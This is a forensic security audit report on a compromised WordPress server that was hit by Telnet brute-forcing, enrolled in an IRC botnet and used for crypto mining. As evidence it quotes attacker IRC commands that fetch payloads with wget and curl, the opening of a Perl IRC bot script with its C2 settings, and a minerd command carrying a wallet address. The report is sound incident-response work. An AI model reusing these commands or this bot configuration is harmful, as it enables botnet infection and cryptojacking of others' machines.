Forensic Network Analysis

Security Audit

Mark Ennis

April 7th, 2022

Introduction

This document covers the analysis of security events on two different networks. It contains the methods used to discover suspicious traffic and the likely causes. Also contained within the appendices are scripts, and raw data used in the analysis of the two networks.

The analysis of each network contains a diagram of the network infrastructure, a list of the top IP addresses by number of packets with their location and purpose, traffic and events of interest, and a list of recommendations for hardening the networks and preventing future incidents like this in the future.

An executive summary has also been provided alongside this report that outlines the findings of this report at a high-level.

Methodology

This section contains the general approach taken for both networks. The analysis of each network contains a section with more specific details.

At a high-level, the first step was to perform an inventory of all provided files. The methods used and inventory is contained within Appendix A. This produced a list of suspicious files, and other files of interest that were reviewed. After that a manual review of important log files, including secure, syslog, auth, messages and Snort alerts. This helped identify some initial security concerns.

The next step was to use Splunk to aggregate packet captures on a per-server basis, and common addresses were investigated. Packet captures were also analysed using Argus to look for anomalies at the network conversation level.

From there, specific incidents, protocols, and endpoints were investigated in Wireshark, and confirmed in the logs when possible.

Tools

Name	**Description**
argus	A command-line network transaction auditing tool used to analyse conversations.
evtxexport	A command-line utility used to convert Windows EventViewer log files (.evtx) to text.
IP API	A free for non-commercial use API that returns location based on IP

	address. All IP address locations within this report have been found using this API.
mergecap	A command-line utility used to merge multiple packet captures together.
Snort	An Intrusion Detection System (IDS) used to identify possible traffic of interest.
snortsnarf	A tool that generates HTML reports based on Snort alert files.
Splunk	An extensible data aggregator. In this project it has been used to generate reports on packet captures
tcpdump	A CLI packet analyser.
Wireshark	A network and protocol analysis tool that includes a GUI and tools for generating reports.

Analysis


Network 1

Introduction

This network contains a web server running WordPress, a Windows server that hosts files using FTP and SMB, and another server that hosts an Intrusion Detection System that is monitoring all traffic on the network. The web server experienced unsuccessful Telnet brute-force attempts. A TLS connection was made to the Web server, which led to the download and setup of an Internet Relay Chat server. That server was later used as a way to download and execute scripts that installed malware and Bitcoin mining software on the machine.

Network

Diagram



Servers

Hyperion

Hyperion is a web server that is serving a flat-earth website using wordpress. This can be verified through several log files. In the log file `./network1/hyperion/logfiles/log/apt\/history.log.1` at line 95, various PHP and MySQL dependencies are installed onto the system. Under `./network1/hyperion/logfiles/log/apache2/` there are a number of log files of interest. The presence of this directory indicates that Apache has been installed, and that this is likely a Debian-based distribution of Linux. It can be verified that WordPress is running by referring to `theflatearthers_access_log` and noting the multiple calls to `wp-login.php`, the default WordPress login page.

Prometheus

Prometheus is a Windows FTP server that also has some SMB shares available. The log files at `./network1/prometheus/logfiles/` contain Windows logs, SMB server logs, and FTP logs. The packet captures from Atlas contain SMB traffic that helps verify these assumptions. Although there are no packet captures available from this device, Atlas captured traffic to and from this machine. Overall, it sees a lot less traffic than Hyperion.

Atlas

Atlas appears to be placed strategically near a switch where it can inspect all the traffic within this network and pass them to an Intrusion Detection System (IDS). This can be assumed for several reasons. First, under `./network1/hyperion/logfiles/log/snort/` there are several log and alert files generated by the Snort IDS. Second, the packet captures found on the machine show traffic to and from several different private and public IP addresses. A packet capturing utility inspecting the traffic for a single host would only be able to capture conversations between that machine's private IP address and public IP addresses. Lastly, throughout the bash history, audit log files, secure logs and messages logs the calls to make the network interfaces promiscuous. Atlas appears to remain uncompromised but does serve to capture some important network traffic that does not include Hyperion.

DNS

Although no malicious traffic is related to the DNS server, it is worth noting because of the volume of DNS traffic on the network. This traffic makes up a substantial portion of each pcap.

Methodology

Hyperion

Contained within each sub-directory of `./network1/hyperion/captures/` there are two files: a full-day packet capture, and a much smaller packet capture that was named after a specific event or exploit. In order to verify that each named packet capture was a subset of the full day capture, and not unrelated traffic, the following steps were taken:

1. The named packet capture was opened in Wireshark.
2. Three TCP packets were selected at random. The following information was recorded for each one:
    a. Raw sequence and acknowledgement numbers
    b. The time of day
    c. Packet size
    d. Source and destination IP address and port combinations
3. The full-day packet captures were then opened in Wireshark
4. A search was performed on the raw sequence number.
5. The matching packet that was found was compared against all the collected information for each packet.

Using this method, all packets compared were a match. It is assumed that these packet captures are subsets of the full-day packet captures. As a result, the analysis made on the overall traffic aggregates only the full-day pcap files and ignores the named files, as that would count some traffic twice.

Prometheus

Prometheus required different treatment than the other servers for two reasons. The first is that Prometheus did not include any packet captures that were captured on the machine itself. The second major difference is that Prometheus is a Windows server and contains several log files in a binary format.

In order to isolate traffic that involves Prometheus, all of the packet captures found on Atlas were filtered using tcpdump to include all the traffic that was either to or from Prometheus (192.168.10.2). All of this traffic was then merged into a single file using mergecap so that it could be inspected more closely.

In order to parse the Windows Event logs, the evtxexport utility was used to convert the .evtx files to human readable text files.

Traffic

Top Conversations

This section will cover the analysis of the IP address and the function of each machine that appears in the Top Conversation reports. The Top conversations were generated by aggregating all packet captures from each machine and analysing them. For the full Top Conversation reports generated by Splunk and summary tables, please refer to Appendix B.

IP Addresses


Address	Location	Description
192.168.10.1	LAN	See Hyperion
192.168.10.99	LAN	See DNS
37.148.9.39	Tehran, Tehran, Iran	A machine that attempts to brute force Hyperion’s Telnet login.
121.169.74.55	Anyang-si, Gyeonggi-do, South Korea	A machine that attempts to brute force Hyperion’s Telnet login.
99.64.170.249	Stockton, California, United States	A machine that attempts to brute force Hyperion’s Telnet login.
173.179.173.19	Lachine, Quebec, Canada	A machine that attempts to brute force

		Hyperion’s Telnet login.
173.69.183.238	Joppa, Maryland, United States	A machine that attempts to brute force Hyperion’s Telnet login.
5.165.70.105	Voronezh, Voronezh Oblast, Russia	A machine that attempts to brute force Hyperion’s Telnet login.
8.8.8.8	Ashburn, Virginia, United States	The Google DNS server addresses.
213.14.143.160	Istanbul, Istanbul, Turkey	A machine that attempts to brute force Hyperion’s Telnet login.

The addresses from the Top Conversations for Network 1 fall into two Categories. The first is normal DNS traffic on the network. The interesting part is that there appear to be two DNS servers at work. Both the local DNS server (192.168.10.99) and Hyperion which makes up the majority of the traffic, but also between the Google DNS servers and Hyperion. The second category is made up of hosts attempting to brute-force a Telnet login on Hyperion. Although none of these attempts are successful, they make up a significant portion of the traffic on the network. The number of different hosts attempting to brute-force Hyperion is also probably a likely cause of the large amount of DNS traffic on the network.

Telnet

Hyperion is running a Telnet server. A significant portion of the traffic coming into the network are automated attempts to brute-force the password of users on the server. Pictured below is a Wireshark I/O graph showing the amount of Telnet traffic in comparison to the overall traffic for a single full-day packet capture:



Enabled	Graph Name	Display Filter	Color	Style	Y Axis	Y Field	SMA Period
✓	All Packets		⬛	Line	Packets		None
	ARP	arp	🟥	Bar	Packets		None
✓	Telnet	telnet	🟩	Line	Packets		None

Interval 10 sec

This graph does not account for transport-layer control traffic related to the Telnet traffic. There is no evidence that any Telnet login is successful, authorized or otherwise. It is however adding a non-trivial load to the server, and having the Telnet server running risks unauthorized access over time. A large number of hosts are attempting to authenticate, sometimes thousands of times in an attempt to brute force the password.

Top Hosts by Logged Authentication Attempt

More information can be found on Telnet authentication attempts and the method used to count them can be found in Appendix C.

Host	Count	Location
121.169.74.55	159979	Anyang-si, Gyeonggi-do, South Korea
220-132-38-54.HINET-IP.hinet.net	152582	Zhongli District, Taiwan, Taiwan
pool-173-69-183-238.bltmmd.fios.verizon.net	102152	Joppa, Maryland, United States
modemcable019.173-179-173.mc.videotron.ca	95571	Lachine, Quebec, Canada
114-34-104-191.HINET-IP.hinet.net	89688	New Taipei, New Taipei, Taiwan
h-74-9.A494.priv.bahnhof.se	80230	Hässleholm, Skåne County, Sweden
118.45.200.91	78945	Gyeongsan-si, Gyeongsangbuk-do, South Korea


99-64-170-249.lightspeed.frokca.sbcglobal.net	78751	Stockton, California, United States
trenevhome.kazanluk.ddns.bulsat.com	76316	Unknown
c-73-252-153-37.hsd1.ca.comcast.net	67125	San Jose, California, United States

The number of machines trying to gain remote access to the Telnet server running on this machine are geographically dispersed. It does not seem likely that all these machines are being centrally controlled by one attacker, or group of attackers. While none of these attempts to authenticate appear to have succeeded, it is probably a matter of time before the password is brute-forced if no preventative measures are put in place.

HTTP, TLS and IRC


Much of the HTTP requests made to the server are attackers performing reconnaissance on the open web server in an attempt to access unsecured administrative endpoints. The apache2 access and error logs show regular requests to common end-points. For the most part, these return an HTTP status code of 404, and there is no evidence this is the entry point the attacker used to gain entry to the server.

Further inspection of the HTTP traffic shows that some is directed at port 8080 and not port 80. This traffic is outbound from Hyperion accessing an UnrealIRC server at 31.222.161.239. UnrealIRC is an Internet Relay Chat (IRC) server. Inspecting some of these HTTP conversations in Wireshark, it is possible to see that this server was originally created on February 4th, 2017.



```
NICK NEW
USER xxx 192.168.10.1 31.222.161.239 :Linux hyperion 3.12.17-031217-generic #201404071335 SMP Mon Apr 7 17:36:42 UTC 2014 x86_64 x86_64 x86_64 GNU/Linux

:fuck.off NOTICE * :*** Looking up your hostname...
:fuck.off NOTICE * :*** Found your hostname
:fuck.off 433 * NEW :Nickname is already in use.
NICK NEW6864-
PING :6B09019
PONG :6B09019
:fuck.off 001 NEW6864- :Welcome to the FuckOFF IRC Network NEW6864-!xxx@S010600090f13343e.vc.shawcable.net
JOIN #x muietie
:fuck.off 002 NEW6864- :Your host is fuck.off, running version UnrealIRCd-4.0.10
:fuck.off 003 NEW6864- :This server was created Sat Feb 4 2017 at 12:14:13 CET
```

Once Hyperion has connected to the IRC server, the server is able to execute some remote commands on Hyperion and trigger some downloads from a web server (94.140.120.92):



```
:G!G@localhost PRIVMSG #x :!say rm -rf a* .h
:G!G@localhost PRIVMSG #x :!say wget http://64.34.177.221/a
:G!G@localhost PRIVMSG #x :!say curl -O http://64.34.177.221/a
PRIVMSG #x :--2017-11-08 22:17:23--  http://64.34.177.221/a
PRIVMSG #x :Connecting to 64.34.177.221:80... connected.
PRIVMSG #x :HTTP request sent, awaiting response... 200 OK
PRIVMSG #x :Length: 16553 (16K) [text/plain]
PRIVMSG #x :Saving to: ...a...
:fuck.off 404 NEW6864- #x :You need voice (+v) (#x)
:fuck.off 404 NEW6864- #x :You need voice (+v) (#x)
:fuck.off 404 NEW6864- #x :You need voice (+v) (#x)
:fuck.off 404 NEW6864- #x :You need voice (+v) (#x)
:fuck.off 404 NEW6864- #x :You need voice (+v) (#x)
PRIVMSG #x :  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
:NEW10334-!xxx@Clk-DFB90F0F.compute-1.amazonaws.com PRIVMSG #x :--2017-11-09 06:17:24--  http://64.34.177.221/a
PRIVMSG #x :                                 Dload  Upload   Total   Spent    Left  Speed
PRIVMSG #x :
  0     0    0     0    0     0      0      0 --:--:-- --:--:-- --:--:--     0
  0     0    0     0    0     0      0      0 --:--:--  0:00:01 --:--:--     0
  0     0    0     0    0     0      0      0 --:--:--  0:00:02 --:--:--     0
  7 16553    7  1179    0     0    449      0  0:00:36  0:00:02  0:00:34   449
100 16553  100 16553    0     0   5900      0  0:00:02  0:00:02 --:--:--  5899
:NEW10334-!xxx@Clk-DFB90F0F.compute-1.amazonaws.com PRIVMSG #x :Connecting to 64.34.177.221:80... connected.
:NEW10334-!xxx@Clk-DFB90F0F.compute-1.amazonaws.com PRIVMSG #x :HTTP request sent, awaiting response... 200 OK
:NEW10334-!xxx@Clk-DFB90F0F.compute-1.amazonaws.com PRIVMSG #x :Length: 16553 (16K) [text/plain]
:NEW10334-!xxx@Clk-DFB90F0F.compute-1.amazonaws.com PRIVMSG #x :Saving to: ...a...
:fuck.off 404 NEW6864- #x :You need voice (+v) (#x)
:fuck.off 404 NEW6864- #x :You need voice (+v) (#x)
:fuck.off 412 NEW6864- :No text to send
:fuck.off 421 NEW6864- 0 :Unknown command
:fuck.off 421 NEW6864- 0 :Unknown command
:fuck.off 421 NEW6864- 0 :Unknown command
:fuck.off 421 NEW6864- 7 :Unknown command
:NEW10334-!xxx@Clk-DFB90F0F.compute-1.amazonaws.com PRIVMSG #x :  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
:NEW10334-!xxx@Clk-DFB90F0F.compute-1.amazonaws.com PRIVMSG #x :                                 Dload  Upload   Total   Spent    Left  Speed
PRIVMSG #x :
:fuck.off 412 NEW6864- :No text to send
PRIVMSG #x :     0K .......... ......                                     100% 47.2K=0.3s
PRIVMSG #x :
PRIVMSG #x :2017-11-08 22:17:25 (47.2 KB/s) - ...a... saved [16553/16553]
PRIVMSG #x :
```

Those files include some Perl and Bash Scripts, some configurations for Crypto miners, and some binary files. For more information on the files downloaded by IRC remote execution, see Appendix D. Once Hyperion was compromised, the attacker used an IRC client to connect to a remote server, gain the ability to execute some commands remotely, download some scripts and malware, and leave a back-door open. It also appears as though the attacker was able to install and run some Bitcoin mining software that uses a protocol called Stratum. Evidence of this can be found in the files that were downloaded that contain Stratum configuration, the .bash_history of the admin user on hyperion which shows Stratum calls, and the JSON RPC stream that appears in the full-day packet captures on November 22nd and 23rd between Hyperion and 94.140.120.92.


Contained within one of the downloaded files includes a Stratum configuration file with a list of stratum+tcp endpoints. Unlike the above addresses, they are all centrally located in Paris, and many are contained within the same Class B network. It is possible that the attacker has several Bitcoin wallets stored in these servers. For more details on these addresses, please refer to Appendix D.

Further examining provided files reveals more evidence that a miner using Stratum is being run on the machine. In `./network1/hyperion/logfiles/home/admin/.bash_history`, near the end of the file, there are several alls to run what appears to be a mining script, passing in a Stratum endpoint and user details:

```
nohup ./minerd -o stratum+tcp://149.56.122.79:6233 -u \
      1N9S64qtm7Wp6pTrguYvjREASBXBqnu5ch -p c=BTC >> /dev/null
```


Looking for this IP address in the packet captures, there are three TCP streams established from Hyperion to this address that are sending information related to Bitcoin mining. They are established on November 23rd and continue until the provided packet captures end.

Inspecting the TLS traffic, there is a large spike shortly before the HTTP traffic to port 8080 begins. A connection is established from 66.102.6.52 to Hyperion on port 443. Although it is not possible to view the unencrypted contents of the TLS exchange, graphing out the conversation using a TCP Stevens graph shows what appears to be a file transfer:



Click to select packet 109136 (7.402e+04s len 0 seq 236179 ack 633 win 31104) → 178 pkts, 236kB ← 121 pkts, 631 bytes

As soon as the file transfer completes and the TLS connection closes, a file is downloaded over HTTP from 64.34.177.221:



```
GET /.jb HTTP/1.1
User-Agent: Wget/1.15 (linux-gnu)
Accept: */*
Host: 64.34.177.221
Connection: Keep-Alive

HTTP/1.1 200 OK
Date: Thu, 09 Nov 2017 06:02:54 GMT
Server: Apache/2.2.3 (CentOS)
Last-Modified: Thu, 12 Oct 2017 17:58:18 GMT
ETag: "2b70002-6845-48fa4280"
Accept-Ranges: bytes
Content-Length: 26693
Connection: close
Content-Type: text/plain; charset=UTF-8

#!/usr/bin/perl
my @mast3rs = ("G");

my @hostauth = ("localhost");
my @admchan=("#x");

my @server = ("31.222.161.239");
$servidor= $server[rand scalar @server] unless $servidor;


my $xeqt = "!say";
my $homedir = "/tmp";
my $shellaccess = 1;
my $xstats = 1;
my $pacotes = 1;
my $linas_max = 5;
my $sleep = 6;
my $portime = 4;

my @fakeps = ("/usr/sbin/sshd");

my @nickname = ("NEW");

my @xident = ("xxx");
my @xname = (`uname -a`);

#################
# Random Ports
#################
my @rports = ("8080");

my @Mrx = ("\001mIRC32 v5.91 K.Mardam-Bey\001","\001mIRC v6.2 Khaled Mardam-Bey\001",
   "\001mIRC v6.03 Khaled Mardam-Bey\001","\001mIRC v6.14 Khaled Mardam-Bey\001",
   "\001mIRC v6.15 Khaled Mardam-Bey\001","\001mIRC v6.16 Khaled Mardam-Bey\001",
```

Packet 115236. 1 client pkt, 19 server pkts, 1 turn. Click to select.

Wireshark · Follow TCP Stream (tcp.stream eq 49743) · nov8-preirc.pcapng
Entire conversation (27kB)
Show data as ASCII
Stream 49743
Find:
Find Next
Help
Filter Out This Stream
Print
Save as…
Back
Close

This file is a Perl script that sets up the UnrealIRC server, which ultimately downloads the mining scripts and malware found on Hyperion.

IP Addresses

Address	Description	Location
31.222.161.239	The host that has the most connections to the IRC server running on Hyperion. Initiates the downloading of the different scripts and binaries from 64.34.177.221.	Londan, England, United Kingdom
94.140.120.92	This IP address only appears in the packet captures from November 22nd and 23rd. The TCP connection between Hyperion and this machine shows a stream of JSON RPC instructions being sent from the remote machine to Hyperion. These instructions are likely part of the Stratum bitcoin mining protocol. For more information, please refer to Appendix D.	Riga, RIX, Latvia
211.103.199.94	A second machine that connects to the IRC server. The IP address only appears in the packet captures from November 22nd and 23rd and has the least amount of traffic to port 8080 by far.	Beijing, Beijing, China

64.34.177.221	A web server where several files are downloaded from including some Bash and Perl scripts, and the script that sets up the IRC server.	Herndon, Virginia, United States
66.102.6.52	This address makes a TLS connection to Hyperion, and transfers a file shortly before files are downloaded from 64.34.177.221 and the IRC traffic begins.	Mountain View, California, United States
149.56.122.79	A stream of Stratum Bitcoin mining information is sent from Hyperion to this machine.	Quebec, Montreal, Canada

None of these IP addresses appear anywhere within the logs, outside of the web server where files were downloaded from.

Muhstik

During the file inventory performed on the provided data, several files were noted under `./network1/hyperion/logfiles/root` that appeared to be malware. Notably, several of the files were variations on Muhstik, a botnet family. The filenames were noted, permissions were changed so none of them were executable, and then they were removed using shred. The files were:

- m5
- mips
- muhstika5
- muhstiki386
- muhstik-mips
- muhstik-mipsel
- muhstikx86
- mx86

